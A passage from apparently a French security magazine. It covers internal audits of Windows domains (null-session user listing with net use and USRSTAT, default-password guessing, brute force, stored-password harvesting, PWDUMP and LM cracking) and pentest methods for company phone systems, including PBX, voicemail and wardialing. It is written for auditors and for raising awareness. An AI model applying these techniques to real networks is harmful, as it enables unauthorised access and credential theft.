Il existe trois niveaux d'authentification dans Windows :

→ **Les connexions anonymes**, aussi appelées "sessions nulles", qui sont la plaie de cet environnement et qui permettent de récupérer des informations sensibles, dont la liste des comptes si le paramètre `RestrictAnonymous` est à 0 (défaut sur Windows NT4) !

→ **Les connexions utilisateur**, qui permettent d'avoir accès aux mêmes informations que précédemment, mais qui ne sont pas restreintes par `RestrictAnonymous` ou par les protections natives de Windows XP (du type `"EveryoneIncludesAnonymous=0"`).

→ **Les connexions administrateur** (local ou de domaine) qui permettent d'administrer complètement la machine à distance (gestion des comptes, accès aux disques durs, etc.).

Bien entendu, il existe des comptes utilisateur plus intéressants que d'autres même s'ils ne sont pas administrateurs au sens Windows. C'est le cas par exemple des comptes de sauvegarde ou des comptes de support bureautique – pour les identifier, il est possible de regarder du côté des stratégies de droits, des groupes auxquels ils appartiennent et de leurs descriptions.

ÉTAPE 3 : LA CHASSE AUX MOTS DE PASSE

Comment allons-nous trouver des mots de passe ? C'est ici que toute l'expertise de l'auditeur intervient. Il n'existe pas de méthode qui marche à coup sûr mais voici quelques pistes intéressantes pour collecter des mots de passe :

Dans la plupart des cas, les comptes utilisateur sont créés avec un mot de passe par défaut unique. Ce mot de passe peut être en général considéré comme connu par tout utilisateur du réseau interne. Il peut également être trouvé sur l'Intranet ou dans des documents tels que le guide du nouvel arrivant. Ce mot de passe fonctionne très souvent sur des comptes qui n'ont jamais ouvert de session (information très facile à obtenir via une connexion anonyme – cf. outil `USRSTAT` sur Kit de Ressources Techniques Windows 2000). Des mots de passe simples comme le nom de la société ou le nom du compte utilisateur fonctionnent bien ainsi que ... le mot de passe vide ! (voir **tableaux 1** et 2 page suivante)

Muni de ces informations qui permettent de constituer un "mini dictionnaire" de quelques lignes, il est possible de lancer une attaque en force brute sur l'ensemble des comptes de domaine (outils `NetBIOS Auditing Tool` **[10]**, `Brutus` **[11]**). Attention toutefois à la stratégie de verrouillage de compte, s'il en existe une (très rare) !

Les comptes applicatifs sont un vrai bonheur pour plusieurs raisons : ce sont des comptes très privilégiés (comptes de sauvegarde par exemple), les mots de passe sont rarement changés car intégrés à de nombreux scripts, et le mot de passe est connu de nombreuses personnes. Il m'est même arrivé de le trouver dans la description du compte !

La recherche de documents d'administration, de sauvegardes, de rapports, de procédures de configuration ou de scripts sur les espaces de stockage accessibles au groupe "tout le monde" (c'est-à-dire via une connexion anonyme) s'avère extrêmement fructueuse.

Les mots clés les plus efficaces sont `"pwd"` et `"pass"`. Lorsque le stockage est centralisé sur un énorme serveur de type NAS, cette méthode marche pratiquement à tous les coups tant la gestion des permissions devient complexe.

Éventuellement il peut être intéressant de cibler le compte disposant des droits de lecture les plus étendus ou d'identifier les répertoires protégés à l'aide d'outils tels que `SecurityExplorer` **[17]**.

Dans le cas où l'audit s'effectue depuis un poste utilisateur, il peut être intéressant de collecter les mots de passe locaux, les utilisateurs ayant tendance à employer toujours les mêmes mots de passe. Des sources intéressantes sont la base de comptes Windows locale, les mots de passe mémorisés par Internet Explorer, Outlook et MSN Messenger (outils `IE Password Revealer` **[12]**, `Protected Storage Explorer` **[13]**), le mot de passe BIOS (outil `CMOSPWD`) ou le mot de passe de l'écran de veille (Windows 98 uniquement). Il ne faut pas négliger non plus les traditionnels post-its ou les fichiers texte contenant des mots de passe en clair.

L'utilisation du même mot de passe administrateur local sur tout le parc est très fréquente, il est parfois même identique au mot de passe administrateur de domaine.

On notera également au passage que le mot de passe de l'utilisateur logué est conservé en clair en mémoire durant toute la session Windows (outil `Password Reminder` **[14]**). Attention à ceux qui n'ont pas d'écran de veille protégé par mot de passe !

L'écoute du réseau peut donner des bons résultats, en particulier sur les mots de passe en clair tels que le protocole POP, les applications Intranet et l'authentification sur un Proxy (en vertu du principe que les utilisateurs possèdent le même mot de passe partout – ou des variations prévisibles). Les phases d'authentification `LM/NTLM` et même `Kerberos` sont également attaquables, mais ceci reste beaucoup plus compliqué – surtout si le mot de passe fait plus de 7-8 caractères. A noter également que la quasi-totalité des réseaux sont aujourd'hui switchés et ne se prêtent plus à une écoute directe (ce qui ne veut pas dire qu'ils ne soient pas écoutables, par saturation `ARP` par exemple).

Le Graal consiste à obtenir une copie de la base de comptes de domaine – peut-être en ayant lancé l'outil `PWDUMP` via un exploit SYSTEM sur le contrôleur de domaine ? Dans ce cas il faut savoir que l'ensemble des mots de passe alphanumériques est exploré en moins de 2 jours sur un PC bureautique actuel (outils `LØphtCrack`, `John`). John peut également explorer *la totalité* des combinaisons LM en 30-40 jours, mais c'est rarement nécessaire (d'après mon expérience, environ 90% des mots de passe sont trouvés la première heure).

ÉTAPE 4 : UN MOT DE PASSE, ET APRÈS ... ?

En supposant que l'auditeur ait réussi à élever ses droits de "anonyme" ou "utilisateur simple" vers un autre compte utilisateur de domaine, il lui faudra réitérer la recherche d'information sous sa nouvelle identité jusqu'à atteindre la cible de l'audit (en général un compte administrateur de domaine).

Tableau 1

```
C:\>net use \\tsingtao "" /user:""
La commande s'est terminée correctement.

C:\>usrstat win2k
Users at \\TSINGTAO
 administrateur -                          - logon: Thu Oct 02 15:33:46 2003
        Invité -                           - logon:                  Never
        krbtgt -                           - logon:                  Never
 TsInternetUser -           TsInternetUser - logon:                  Never
      TestUser -                Test User - logon: Thu Oct 09 13:53:59 2003
    SuperDupont -              Super Dupont - logon: Fri Nov 14 08:30:09 2003
ILS_ANONYMOUS_USER -     ILS Anonymous Account - logon:                  Never
NetShowServices - Les Services Windows Media s'exécutent sous ce compte - logon: Thu Feb 28 16:41:34 2002
  IWAM_TSINGTAO -     Compte Invité Internet - logon: Tue Oct 07 14:21:23 2003
  IUSR_TSINGTAO -     Compte Invité Internet - logon: Fri Nov 14 10:50:17 2003
SQLAgentCmdExec -           SQLAgentCmdExec - logon:                  Never
   TestExchange -             Test Exchange - logon: Wed Aug 06 17:57:58 2003
        Agent1 - Agent de recouvrement principal - logon: Wed Oct 02 17:53:20 2002
        Agent2 - Agent de recouvrement secondaire - logon: Thu Sep 12 10:53:58 2002
```

Sortie de la commande USRSTAT dans un domaine Windows 2000

Tableau 2

```
C:\>net use \\cadillac "" /user:""
La commande s'est terminée correctement.

C:\ >usrstat w2003
Users at \\CADILLAC
Unable to enumerate users.  Access Denied.
```

Sortie de la commande USRSTAT dans un domaine Windows 2003

Quelques pistes de recherche :

Les **postes de travail** ne représentent pas une cible intéressante, sauf si l'auditeur a connaissance des postes des administrateurs ou dans le cadre d'une opération de sensibilisation de la direction. Dans le cas contraire, sur un réseau de plusieurs milliers de postes, chercher des informations sur les postes de travail revient à chercher une aiguille dans une meule de foin. Et puis il est tellement plus facile de venir se reconnecter sur le disque d'un poste de travail via un compte administrateur de domaine (au travers du partage administratif `C$`).

Remarque : la commande `NBTSTAT` est bien pratique pour obtenir des informations sur les utilisateurs et les capacités d'un poste de travail distant.

Tableau 3

```
C:\>nbtstat -a TSINGTAO
Fast Ethernet:
Adresse IP du noeud : [192.168.0.228] ID d'étendue : []

Table de noms NetBIOS des ordinateurs distants
    Nom               Type         État
    ---------------------------------------
    TSINGTAO       <00>  UNIQUE      Inscrit
    TSINGTAO       <20>  UNIQUE      Inscrit
    WIN2K          <00>  Groupe      Inscrit
    WIN2K          <1C>  Groupe      Inscrit
    WIN2K          <1B>  UNIQUE      Inscrit
    WIN2K          <1E>  Groupe      Inscrit
    WIN2K          <1D>  UNIQUE      Inscrit
    TSINGTAO       <03>  UNIQUE      Inscrit
    ..__MSBROWSE__.<01>  Groupe      Inscrit
    SUPERDUPONT    <03>  UNIQUE      Inscrit
    INet~Services  <1C>  Groupe      Inscrit
    IS~TSINGTAO....<00>  UNIQUE      Inscrit
    TSINGTAO       <01>  UNIQUE      Inscrit

    Adresse MAC = 00-01-03-31-37-AA
```

Utilisation de la commande **NBTSTAT**

Les **serveurs de fichiers** sont des cibles privilégiées, car les permissions par défaut sont plus proches de celles d'un poste de travail que celles d'un contrôleur de domaine, et donc plus laxistes. D'autre part la complexité de la gestion des permissions et la variabilité des informations stockées laissent beaucoup de place à l'erreur humaine.

Les **autres serveurs** (ex. serveurs Web Intranet, serveurs de BDD) sont parfois simples à attaquer via des bogues connus, mais renferment rarement des données locales intéressantes ou exploitables, sauf s'ils sont identifiés comme cibles de l'audit.

Les **contrôleurs de domaine** sont des cibles de choix pour qui veut obtenir la base de comptes du système, mais les permissions par défaut y sont plus robustes (ex. les utilisateurs simples ne peuvent pas y ouvrir de session interactive), et ils sont en général critiques pour l'infrastructure – il est donc plus délicat de justifier d'un écran bleu provoqué par l'audit !

Si l'auditeur a obtenu les droits d'administrateur de domaine, il peut réellement tout faire dans le domaine. En effet même si des restrictions sont mises en place sur les postes sensibles (ex. désactivation des partages administratifs), n'oublions pas que l'administrateur bénéficie de prérogatives *built-in* qui lui permettent de toujours défaire ce qu'il a fait ! Dans l'exemple des partages administratifs, il peut éditer la base de registre à distance ou mettre en place une nouvelle stratégie de groupe réactivant les partages administratifs si ceux-ci étaient désactivés.

Une dernière barrière de sécurité est posée par les applicatifs tiers qui gèrent leur propre authentification, et encore sont-ils sérieusement en danger lorsqu'ils s'exécutent dans le domaine que l'auditeur administre car il a alors accès complet aux binaire de l'application.

LE CAS DES SERVEURS DÉDIÉS

Comment procéder lorsque des applicatifs tiers s'exécutent sur des serveurs en *workgroup* et ne sont donc pas directement accessibles par un administrateur de domaine ? Lorsque les solutions les plus simples (mots de passe triviaux, mots de passe par défaut, bogues connus) sont épuisées, et que les mots de passe n'ont pas été trouvés dans un fichier Excel dans la "*home dir*" sur le compte d'un administrateur (si si ça arrive !), il reste encore des solutions.

Les points faibles sont les suivants :

La sauvegarde	En général, le logiciel de sauvegarde est unique pour toute l'entreprise ainsi que le compte sous lequel il s'exécute. Les administrateurs recréent donc le même compte sur les machines en *workgroup* que dans le domaine. Certains logiciels exigent même que le nom du compte et le mot de passe soient identiques sur tous les serveurs administrés !
La supervision	Même problème que la sauvegarde, les logiciels de supervision se connectant en général régulièrement aux serveurs pour récupérer des informations d'état.
La maintenace	Windows étant un environnement essentiellement graphique, il n'est pas rare que les opérations de maintenance sur des serveurs distants s'effectuent à l'aide d'outils tels que `VNC` ou `PCAnywhere`. Puisque le serveur est en *workgroup*, les modes d'authentification "*Windows-integrated*" sont délaissés au profit d'un simple mot de passe ... en général le même partout !
L'utilisation	Les utilisateurs sont rarement connectés sur la console du serveur distant mais utilisent plutôt des outils sur leur poste de travail pour s'y connecter. Le poste de travail faisant partie du domaine, l'administrateur peut accéder au poste de l'utilisateur pour dupliquer ces outils, récupérer des données d'authentification, etc.

LE CAS WINDOWS 9X

Les postes Windows 9x sont plutôt en voie de disparition compte tenu de la politique actuelle de Microsoft (fin du support), mais on en rencontre encore en grand nombre sur les sites où le parc matériel n'a pas été renouvelé.

Il est intéressant de constater que les postes Windows 9x sont très résistants aux attaques réseau compte tenu du peu de fonctionnalités disponibles (téléadministration impossible, pas de partages administratifs, etc.).

A l'inverse ils sont en général très vulnérables aux attaques locales (de type virus, chevaux de Troie) compte tenu de l'absence totale de mécanismes de sécurité dans le noyau et sur l'accès aux fichiers. Ce point est accentué par un suivi quasiment nuls des patches.

Heureusement les utilisateurs et les administrateurs commettent quelques erreurs telles que partager leurs disques durs (avec ou sans mot de passe), installer `VNC` ou `PCAnywhere` avec un mot de passe identique sur tout le parc, etc.

Au niveau des partages (qui représentent la principale faille de configuration), les principaux risques sont :

→ Navigation hors de l'arborescence du point de partage via la faille `"..\"` (`Microsoft Windows 95/WfW smbclient Directory Traversal Vulnerability` **[16]**)

→ Cassage des mots de passe en quelques secondes à l'aide de l'outil `SPC` (`SPC` **[15]**)

→ Dépose et exécution automatique de chevaux de Troie si le disque système (`C:`) est accessible via un partage, avec ou sans l'exploitation des failles précédentes.

CONCLUSION

"*Heap overflow*", "*double free*" ... Point n'est ici besoin d'attaques complexes et éphémères pour compromettre un domaine bureautique Windows de l'intérieur : les lacunes du système, la complexité des processus, les erreurs humaines et la paresse des administrateurs suffisent amplement.

Malheureusement ces méthodes simples se sont avérées efficaces dans 100% des audits que j'ai réalisés pour de grandes entreprises françaises ...

Notons toutefois pour rendre justice à Microsoft que la plupart des attaques décrites ici deviennent plus complexes dans un réseau 100% Windows XP et 2003 bien configuré (interdiction des connexions anonymes et des mots de passe vide, etc.).

Nicolas RUFF
Consultant Sécurité, Expert Windows
EdelWeb / Groupe ON-X
nicolas.ruff@edelweb.fr

RÉFÉRENCES

[1] ERD Commander : **http://www.sysinternals.com/**
[2] Cygwin : **http://www.cygwin.com/**
[3] VMWare : **http://www.vmware.com/**
[4] Hyena : **http://www.systemtools.com/hyena/**
[5] Dameware : **http://www.dameware.com/**
[6] L0phtCrack : **http://www.atstake.com/research/lc/**
[7] John : **http://www.openwall.com/john/**
[8] Elcomsoft : **http://www.elcomsoft.com/**
[9] Passware : **http://www.lostpassword.com/**
[10] NetBIOS Auditing Tool : **http://www.securityfocus.com/tools/543**
[11] Brutus : **http://www.hoobie.net/brutus/**
[12] IE Password Revealer : **http://www.rixler.com/internet_explorer_password_revealer.htm**
[13] Protected Storage Explorer : **http://www.codeproject.com/tools/psexplorer.asp**
[14] Password Reminder : **http://www.smidgeonsoft.com/**
[15] SPC : **http://www.securityfriday.com/ToolDownload/SPC/spc_doc.html**
[16] Microsoft Windows 95/WfW smbclient Directory Traversal Vulnerability : **http://www.securityfocus.com/bid/1884**
[17] SecurityExplorer : **http://www.smallwonders.com/securityexplorer.html**

Tests Intrusifs sur les Infrastructures Télécoms d'Entreprise

S'attaquer à un ordinateur ou un système d'information est un phénomène bien connu et la plupart des entreprises envisagent des investissements assez conséquents pour la protection de la confidentialité, intégrité et disponibilité de ces ressources. Toutefois les fraudes en télécommunication, en particulier les attaques sur les autocommutateurs et les boîtes vocales, sont relativement inconnues à beaucoup d'entreprises. La plupart ignorent qu'il est possible de pénétrer le système téléphonique d'une entreprise. Le but de cet article est de sensibiliser ses lecteurs aux risques et menaces affectant les infrastructures télécoms des entreprises, les dommages qui risquent d'en découler pour enfin proposer une méthodologie de tests intrusifs externes et/ou internes visant à mettre en exergue ces fragilités pour pouvoir y pallier.

TYPES DE MENACES ET VULNÉRABILITÉS SUR LES INFRASTRUCTURES TÉLÉCOMS D'ENTREPRISE

Les systèmes d'information ne sont pas uniquement constitués de systèmes informatiques et de réseaux d'ordinateurs, mais aussi d'infrastructures téléphoniques (autocommutateurs privés d'entreprise, systèmes de messagerie vocale, modems, etc.) et qui risquent de présenter également des fragilités [1], en particulier parce que les autocommutateurs ne sont pas installés ni administrés selon les règles de l'art en termes de sécurité des systèmes d'information.

Les autocommutateurs privés d'entreprise ou *Private Automatic Branch Exchange* (PABX ou PBX) des entreprises publiques ou privées sont les éléments centraux des systèmes d'information. Ils en sont aussi des éléments très vulnérables. Cette fragilité est d'autant plus dangereuse qu'elle est trop souvent ignorée. Pourtant un piratage peut avoir des conséquences désastreuses : détournement de trafic, utilisation frauduleuse de lignes téléphoniques, écoutes, blocage des communications, etc.

Les PABX actuels offrent un fort degré d'intégration avec l'outil informatique, à savoir une appartenance simultanée au monde TCP/IP et à l'infrastructure téléphonique, ce qui les rend naturellement vulnérables aux attaques propres à chacune de ces infrastructures.

En 1998, les études ont montré que la fraude téléphonique générait des pertes de revenu estimées à 13 milliards de dollars de par le monde et que ce chiffre atteindrait les 28 milliards de dollars en 2003. Ainsi, l'existence de vraies menaces et vulnérabilités peut facilement être documentée et les pertes financières pour une entreprise peuvent être immenses. Le piratage téléphonique prend de l'ampleur en France à la faveur d'Internet, qui fournit une multitude d'outils pour pirater les autocommutateurs (détails du menu du mode gestionnaire de messageries vocales célèbres, extensions* pour obtenir *l'outdial**, types de PABX installés dans certaines administrations françaises, etc.).

L'éventualité d'une attaque télécoms est réelle et manquer à la sécurisation d'un autocommutateur ou d'une boîte vocale peut exposer une entreprise aux dommages potentiels exposés dans le **tableau T1**.

DOSSIER

DOMMAGES POTENTIELS — T1

Vol de Service

Etablir des communications coûteuses (longue distance ou vers mobiles) aux frais de l'entreprise (*Toll Fraud*) ;

Atteinte à la Confidentialité

Le dévoilement d'informations confidentielles et/ou propriétaires, y compris les conversations et les données de configuration système, les messages déposés dans les boîtes vocales des décideurs de l'entreprise ;

Atteinte à l'Intégrité

La modification illicite des données de configuration système ou des registres, dépôt de messages calomnieux dans certaines boîtes vocales sensibles. L'accès au mode « gestionnaire » d'une messagerie vocale conduit par exemple à son contrôle total : accès au menu de configuration, création de nouvelles boîtes vocales, suppression de boîtes vocales, suppression du code secret d'une boîte vocale (en restituant le code secret par défaut, qui s'avère le plus souvent très intuitif) ;

Accès non Autorisé

Accès par des utilisateurs non autorisés pour prendre le contrôle des ressources et privilèges du système ;

Atteinte à la Disponibilité (Déni de service)

Attaques engendrant la détérioration du service ou la suspension de la fonctionnalité ;

Analyse de Trafic

Attaque passive permettant aux attaquants d'observer les palettes de communication et d'émettre des conclusions fondées sur l'origine et la destination des appels.

FAMILLES DE VULNÉRABILITÉS — T2

Piratage des fonctionnalités intrinsèques au PABX (DISA* , transfert d'appel, *conference call*, etc.)

Il s'agit le plus souvent d'une installation par défaut, de mauvais paramétrages lors de la programmation ou des erreurs dans le système d'exploitation sous-jacent lors de sa conception.

Piratage par télémaintenance

Une personne malintentionnée recherche les lignes de télémaintenance qui sont des lignes téléphoniques équipées de modems permettant d'accéder au PABX. Elles sont destinées à faire un dépannage à distance ou à introduire des corrections dans les programmes afin d'éliminer certains bogues. Mais il est aussi possible d'introduire des sous-programmes ou des informations autorisant diverses malversations.

Porter atteinte à la sécurité physique

L'accès physique à la salle de commutation téléphonique ainsi qu'à sa documentation permet un accès sans restrictions aux équipements de télécommunications.

Piratage par les auxiliaires du PABX


Quand un PABX est bien protégé et n'est pas directement accessible, le pirate change de cible. Il s'attaque à l'installation par le biais des équipements auxiliaires, des options installées et raccordées derrière le PABX.

Par exemple, la messagerie vocale risque de permettre un accès par rebond au PABX (grâce notamment à la découverte de l'extension qui, via le menu du mode gestionnaire de la messagerie vocale, permet l'obtention de l'*outdial*).

Les autocommutateurs possèdent le plus souvent des ports de maintenance, où les mots de passe sont parfois par défaut ceux du constructeur ou restent inchangés pour des années. L'accès à ces derniers permet de reconfigurer le réseau au gré du fraudeur. Une variante est lorsqu'un membre malintentionné du personnel ou des sous-traitants détourne une extension (en soirée, sur un week-end ou pendant des vacances publiques) vers des destinations à coûts élevés.

Plus généralement, les vulnérabilités pouvant affecter les infrastructures télécoms d'entreprise sont classées par familles d'attaques ou de vulnérabilités. Ces familles peuvent être réparties telles que dans le **tableau T2**.

Vraisemblablement, la vulnérabilité la plus sérieuse dans les environnements Intranet protégés par des pare-feu implique des stations de travail, situées sur le réseau interne, et connectées via modem au réseau téléphonique commuté public pour un accès distant commode. L'omniprésence des modems et la facilité de configuration et d'installation sur la plupart des programmes d'accès distant augmentent la probabilité d'existence d'un tel risque. Une telle connectivité montre une ignorance grave de la part de l'utilisateur. En effet, la composition automatique de numéros fournit des moyens triviaux pour localiser de tels points d'entrée. Cette technique, dite « *wardialing* » en anglais, est possible grâce à des logiciels spéciaux qui composeront une plage de numéros cibles spécifiée par l'utilisateur. `Toneloc` **[2]** en est un exemple populaire. Quand la porteuse* caractéristique d'un modem est identifiée (*carrier* en anglais), le numéro est envoyé à une base de données pour une utilisation ultérieure. Quelques composeurs automatiques de numéros tentent de se connecter



1 Intranet vulnérable, quoique protégé par un pare-feu, du fait de la présence d'une station de travail interne connectée par modem pour un accès distant

une fois le modem détecté, et ce en essayant de facilement deviner des couples de login/mots de passe si une authentification est présente.

Les utilisateurs qui présument que leurs accès distants sont protégés en ne publiant pas de numéros de téléphone mettent en péril toute l'entreprise. Ceci est particulièrement risqué du moment que virtuellement n'importe qui dans une entreprise disposant d'un ordinateur, d'un modem et d'une ligne téléphonique est également capable d'introduire cette menace. Ce problème illustre l'importance pour l'entreprise de la notion apparemment mondaine de sensibilisation des collaborateurs aux notions de sécurité. La Direction Générale doit fixer les modalités de prévention et de répression concernant la mise en œuvre de telles configurations au sein de l'entreprise. La **figure 1** ci-dessus illustre les deux chemins pouvant être empruntés par les données circulant entre un réseau local et un réseau externe comme l'Internet. Le chemin A emprunte une interconnexion normale via une passerelle protégée par un pare-feu. Le chemin B, quant à lui, déjoue la raison d'être du pare-feu en passant par un modem configuré par l'utilisateur et installé à l'insu des administrateurs du Système d'Information.

C'est le risque, en termes de sécurité, introduit par ce dernier chemin qui sera traité par le présent article.

Vu la nature extrêmement furtive des modems (pouvant être allumés ou éteints à tout moment), le meilleur moyen de les localiser serait de lancer des balayages téléphoniques sur plusieurs plages horaires (jour, nuit, week-end, jours fériés). Ces balayages (cf **figure 2** ci-dessous) conduits en interne ou en externe, s'ils sont concluants, conduiront au déroulement d'une méthodologie plus intrusive explicitée dans la **figure 2** ci-dessous.



2 Exemple de balayage téléphonique avec Toneloc

TESTS D'INTRUSION EXTERNES SUR L'INFRASTRUCTURE TÉLÉCOMS CIBLE

Les tests d'intrusion ont pour objectif de déterminer et de démontrer au travers de l'intrusion dans les systèmes, les vulnérabilités existantes sur les composants télécoms ciblés.

L'objectif ici est de mettre à l'épreuve l'architecture télécoms et tout particulièrement la zone de sécurité à partir de points d'accès uniquement externes au réseau télécoms de l'entreprise :

- ➔ Evaluer la solidité de l'authentification au système de messagerie vocale (ex. sécurité de l'accès au mode gestionnaire) ;
- ➔ Essayer de compromettre la messagerie vocale (suppression / dépôts de messages) et de rebondir vers l'autocommutateur ;
- ➔ Localiser d'éventuels modems « non autorisés » en écoute ouvrant un accès non autorisé au système d'information de l'entreprise ;
- ➔ Mesurer la robustesse de l'authentification au(x) éventuel(s) modem(s) de télémaintenance (l'outil `login_hacker` de THC [3] permet d'automatiser cette tâche) ;
- ➔ Vérifier les conséquences potentielles de la mise en œuvre des vulnérabilités identifiées.

L'approche se décompose ainsi en 3 phases principales :

- ➔ Acquisition depuis Internet d'informations de type publiques sur les infrastructures techniques de l'entreprise (numéros téléphoniques, noms, etc.) ;
- ➔ Analyse directe du réseau cible (balayage de plages de numéros téléphoniques) pour déceler les éléments télécoms et élaborer la cartographie du périmètre d'investigation ; Il s'agit de localiser et de caractériser les composants de l'architecture :
  - type d'autocommutateur utilisé ;
  - modems installés (modems en *callback*, modems avec invite d'authentification, etc.) ;
  - type de défenses mises en œuvre sur les modems de télémaintenance, la messagerie vocale ;
  - éventuelles vulnérabilités liées aux paramétrages des équipements (fonctions de sécurité du PABX non activées, absence de restriction d'accès à certaines fonctionnalités clés) ;
  - autres.
- ➔ Exploitation des informations collectées précédemment afin de mesurer la vulnérabilité de l'architecture cible aux niveaux applicatif, système, réseau et télécoms.

Ces tests pourraient être conduits depuis un ordinateur connecté au réseau téléphonique commuté.

Les balayages téléphoniques externes effectués portent sur toute la plage de numéros « externes » gérée par le ou les PABX ciblés (sans connaissance préalable) et sur certains numéros figurant sur liste rouge et souhaitant être testés par l'entreprise.

TESTS D'INTRUSION INTERNES SUR L'INFRASTRUCTURE TÉLÉCOMS CIBLE

Les tests d'intrusion internes permettent la localisation des PABX et de leurs serveurs auxiliaires (serveur de taxation, console d'administration, serveur de Couplage Téléphonie / Informatique, serveur de messagerie vocale, serveur de messagerie nocturne, etc.). D'ailleurs, certains PABX sont en écoute sur des ports TCP bien identifiés ...

L'objectif ici est de mettre à l'épreuve l'architecture télécoms à partir de points d'accès uniquement internes au réseau de l'entreprise :

- ➔ Mettre en évidence les failles de la messagerie vocale (ex. sécurité de l'accès au mode gestionnaire) ;
- ➔ Localiser d'éventuels modems « non autorisés » en écoute sur le système d'information de l'entreprise, installés à l'insu des administrateurs téléphonique et informatique ;
- ➔ Mesurer la robustesse de l'authentification au(x) modem(s) éventuel(s) de télémaintenance ;
- ➔ Vérifier les conséquences potentielles de la mise en œuvre des vulnérabilités identifiées ;
- ➔ Essayer de se connecter aux serveurs auxiliaires identifiés (mots de passe triviaux, exploitation de failles connues).

GLOSSAIRE

- ➔ **Extension** : Combinaison de touches permettant d'accéder à des fonctionnalités téléphoniques.
- ➔ **Outdial** : Fonctionnalité permettant au PABX de commuter vers le réseau externe.
- ➔ **DISA ou *Direct Inward System Access*** : Fonctionnalité permettant l'utilisation des fonctions systèmes en externe. Possibilité d'établir une communication externe sortante via le système, comme un abonné interne.
- ➔ **Auxiliaires d'un PABX** : Serveur de taxation, console d'administration, serveur de CouplageTéléphonie/Informatique, serveur de messagerie vocale, serveur de messagerie nocturne, etc.
- ➔ **Porteuse** : Fréquence/tonalité envoyée par le modem avant tout transfert de données

Complémentaire à l'audit externe de vulnérabilités, l'objectif est ici de mettre à l'épreuve l'architecture télécoms et par conséquent informatique depuis l'interne, dans des conditions analogues à celles dont disposerait une personne malintentionnée qui aurait la possibilité de travailler à partir d'une station de travail dans les locaux de l'entreprise (prestataire, collaborateur, visiteur...).

Ces tests pourraient être conduits :

- ➔ Depuis un ordinateur connecté au réseau téléphonique et informatique sans aucun droit ;
- ➔ Depuis une station de travail interne connectée au réseau avec des droits standard d'un utilisateur du système d'information.

Les tests d'intrusion internes couvrent :

- ➔ La plage de numéros téléphoniques internes (numéros abrégés, extensions) gérée par le ou les PABX ;
- ➔ Les modems autorisés et non autorisés localisés et identifiés lors de la phase de balayage ;
- ➔ Les serveurs auxiliaires au(x) PABX.

CONCLUSION

Les menaces visant les systèmes de télécommunication d'une entreprise peuvent être déjouées par une combinaison de sensibilisation, éducation des utilisateurs [4], politiques/procédures de sécurité formelles [5], globales et cohérentes, administration centralisée et vigilance accrue.

Hadi El-Khoury

Consultant en Sécurité des Systèmes d'Information
Lynx Technologies

http://www.lynx-technologies.com
helkhoury@lynx-technologies.com
h.elkhoury@miscmag.com

RÉFÉRENCES

[1] *Risque de compromission des autocommutateurs (PABX).* ALCATEL 4400
http://www.certa.ssi.gouv.fr/site/CERTA-2002-ALE-005/index.html.2.html

[2] Toneloc
http://www.securityfocus.com/data/tools/auditing/pstn/tl110.zip

[3] THC login_hacker
http://www.thc.org/download.php?t=r&d=login_hacker-1.1.tar.gz

[4] *Malveillances Téléphoniques, Risques et Parades*, Conférence CLUSIF : **https://www.clusif.asso.fr/fr/production/ouvrages/pdf/MalvTel_Infosecurity031128.pdf**

[5] Richard Kuhn, *PBX Vulnerability Analysis : Finding Holes in your PBX Before Someone Else Does.* Special Publication, NIST, August 2000 : **http://csrc.nist.gov/publications/nistpubs/800-24/sp800-24pbx.pdf**

Les tests de pénétration automatisés : CORE IMPACT

IMPACT de CORE Security Technologies (http://www.coresecurity.com/) est le premier outil commercial et orienté entreprise permettant des tests de pénétration quasi automatisés et plus formels.

